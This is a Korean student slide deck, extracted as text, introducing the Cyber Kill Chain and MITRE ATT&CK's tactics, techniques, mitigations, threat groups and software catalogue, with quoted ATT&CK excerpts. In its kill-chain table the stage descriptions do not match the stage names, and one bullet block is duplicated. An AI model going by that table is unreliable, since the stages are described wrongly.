201716905 김강민

MITRE ATT&CK Framework

IT 정보공학과 BCG RAP 201716905 김강민


· Cyber Kill Chain

- 사이버 공격을 분석하기 위해 군사영어 킬체인에서 비롯된 말

- 미사일을 요격하는 것이 아닌, 선제 공격을 통해 미사일 발사 자체를 저지하겠다는 의미

- 공격자 입장에서의 공격 분석을 통해 단계별 연결고리를 사전에 끊어 피해를 최소화하는 것이 전략의 목표

- ATT&CK 프레임워크는 MITRE에서 실제 공격 사례를 바탕으로 자체적으로 킬체인을 개발하여 정리한 것



1단계	정찰(reconnaissance)	공격대상 인프라에 침투해 거점을 확보하고 오랫동안 정찰 수행
2단계	무기화 및 전달 (weaponization and delivery)	공격 목표를 달성하기 위해 정보를 수집하고 권한을 획득
3단계	익스플로잇/설치 (exploit and installation)	공격용 악성코드를 만들어 설치
4단계	명령/제어 (command and control, C&C)	원격에서 명령 실행
5단계	행동 및 탈출 (action and exfiltration)	정보유출 혹은 시스템 파괴 후 공격자는 증거 삭제

03 *MITRE ATT&CK*

MITRE
ATT&CK™


· MITRE ATT&CK

- 실제 사이버 공격 사례를 관찰한 후 악의적 행위에 대해 공격방법(Tactics)과 기술(Techniques)의 관점으로 분석하여 정보를 분류해 목록화 놓은 데이터

- 전통적인 사이버 킬체인 개념과 달리하여 지능화된 공격의 탐지를 향상시키기 위해 위협적인 전술과 기술을 체계화한 것

- 방법(Tactics), 기술(Techniques), 절차(Procedures) 정보를 매핑하여 공격자의 행위 식별해 줄 수 있는 프레임워크

04 MITRE ATT&CK 구성



Enterprise tactics

Tactics represent the "why" of an ATT&CK technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.

Enterprise Tactics: 14

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.


· Tactics (공격 전술 정보)

- 공격자의 공격 목표에 따른 행동

- Techniques에 대한 범주 역할

- 공격 목적에 따라 정찰, 지속성, 실행 등 다양하게 분류 (Enterprise : 14, Mobile : 14, ICS : 12)

05 MITRE ATT&CK 구성



Techniques

Techniques: 10

ID	Name	Description
T1595	Active Scanning	Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.
.001	Scanning IP Blocks	Adversaries may scan victim IP blocks to gather information that can be used during targeting. Public IP addresses may be allocated to organizations by block, or a range of sequential addresses.


· Techniques (공격 기술 정보)

- 목표에 대한 Tactic을 달성하기 위한 방법을 나타냄

- 공격을 통해 발생하는 결과를 명시

- 분류된 Tactics에 따라 다양한 Techniques 존재

06 MITRE ATT&CK 구성



Mitigations

ID	Mitigation	Description
M1026	Privileged Account Management	Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform Lateral Movement between systems.
M1018	User Account Management	Enforce the principle of least-privilege. Do not allow a domain user to be in the local administrator group on multiple systems.


· Mitigations (공격 완화 정보)

- 관리자가 공격을 예방하고 탐지하기 위해 취할 수 있는 행동(Techniques)을 의미

- 보안의 목적과 시스템 상황에 따라 중복 적용 가능

- 과거 유사 사례에서의 대응책 정보 활용, 새로 탐지된 공격에 대한 해결방안 제시 가능

07 MITRE ATT&CK 구성



Groups

Groups are sets of related intrusion activity that are tracked by a common name in the security community. Analysts track clusters of activities using various analytic methodologies and terms such as threat groups, activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

For the purposes of the Group pages, the MITRE ATT&CK team uses the term Group to refer to any of the above designations for a cluster of adversary activity. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as "Associated Groups" on each page (formerly labeled "Aliases"), because we believe these overlaps are useful for analyst awareness. We do not represent these names as exact overlaps and encourage analysts to do additional research.

Groups are mapped to publicly reported technique use and original references are included. The information provided does not represent all possible technique use by Groups, but rather a subset that is available solely through open source reporting. Groups are also mapped to reported Software used, and technique use for that Software is tracked separately on each Software page.

Groups: 133

ID	Name	Associated Groups	Description
G0018	admin@338		admin@338 is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily targeted organizations involved in financial, economic, and trade policy, typically using publicly available RATs such as PoisonIvy, as well as some non-public backdoors.
G0130	Ajax Security Team	Operation Woolen-Goldfish, AjaxTM, Rocket Kitten, Flying Kitten, Operation Saffron Rose	Ajax Security Team is a group that has been active since at least 2010 and believed to be operating out of Iran. By 2014 Ajax Security Team transitioned from website defacement operations to malware-based cyber espionage campaigns targeting the US defense industrial base and Iranian users of anti-censorship technologies.


- **Groups (공격 단체/조직 정보)**

- 공개적으로 명칭이 부여된 해킹단체에 대한 정보와 공격 기법을 분석하여 정리

- 주로 사용된 공격 방법과 활동 분석, 공식 문서 등을 바탕으로 해킹조직을 특정하여 정의

- 공격에 사용된 Technique과 Software 목록을 포함하고 있으며 이와 매핑하여 해킹그룹이 즐겨 사용하는 공격 형태를 제공

08 MITRE ATT&CK 구성



Software

Software is a generic term for custom or commercial code, operating system utilities, open-source software, or other tools used to conduct behavior modeled in ATT&CK. Some instances of software have multiple names associated with the same instance due to various organizations tracking the same set of software by different names. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as "Associated Software" on each page (formerly labeled "Aliases"), because we believe these overlaps are useful for analyst awareness.

Software entries include publicly reported technique use or capability to use a technique and may be mapped to Groups who have been reported to use that Software. The information provided does not represent all possible technique use by a piece of Software, but rather a subset that is available solely through open source reporting.

- Tool - Commercial, open-source, built-in, or publicly available software that could be used by a defender, pen tester, red teamer, or an adversary. This category includes both software that generally is not found on an enterprise system as well as software generally available as part of an operating system that is already present in an environment. Examples include PsExec, Metasploit, Mimikatz, as well as Windows utilities such as Net, netstat, Tasklist, etc.
- Malware - Commercial, custom closed source, or open source software intended to be used for malicious purposes by adversaries. Examples include PlugX, CHOPSTICK, etc.

Software: 680

ID	Name	Associated Software	Description
S0066	3PARA RAT		3PARA RAT is a remote access tool (RAT) programmed in C++ that has been used by Putter Panda.
S0065	4H RAT		4H RAT is malware that has been used by Putter Panda since at least 2007.

- **Software (공격 도구 정보)**

- 공격자가 사용한 공격코드, OS 기본 도구, 공개된 사용 가능한 도구 등을 목록화 하여 정리


- 주로 사용된 공격 방법과 활동 분석, 공식 문서 등을 바탕으로 해킹조직을 특정하여 정의

- 공격에 사용된 Technique과 Software 목록을 포함하고 있으며 이와 매핑하여 해킹그룹이 즐겨 사용하는 공격 형태를 제공

09 MITRE ATT&CK 구성


Tactics →

Techniques →



Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	42 techniques	16 techniques
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Credentials from Password Stores (5)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (3)	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Forced Authentication
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create Account (3)	Escape to Host	Deploy Container	Input Capture (4)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Direct Volume Access	Modify Authentication Process (5)
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Domain Policy Modification (2)	Multi-Factor Authentication Interception
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution Flow (12)	Execution Guardrails (1)	Multi-Factor Authentication Request Generation
			User Execution (3)	Hijack		Exploitation for Defense Evasion	
			Windows Management Instrumentation			File and Directory Permissions Modification (2)	
						Hide Artifacts (10)	
						Hijack Execution	

MITRE ATT&CK 구성



Initial Access

The adversary is trying to get into your network.

Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network. Techniques used to gain a foothold include targeted spearphishing and exploiting weaknesses on public-facing web servers. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.

ID: TA0001
Created: 17 October 2018
Last Modified: 19 July 2019

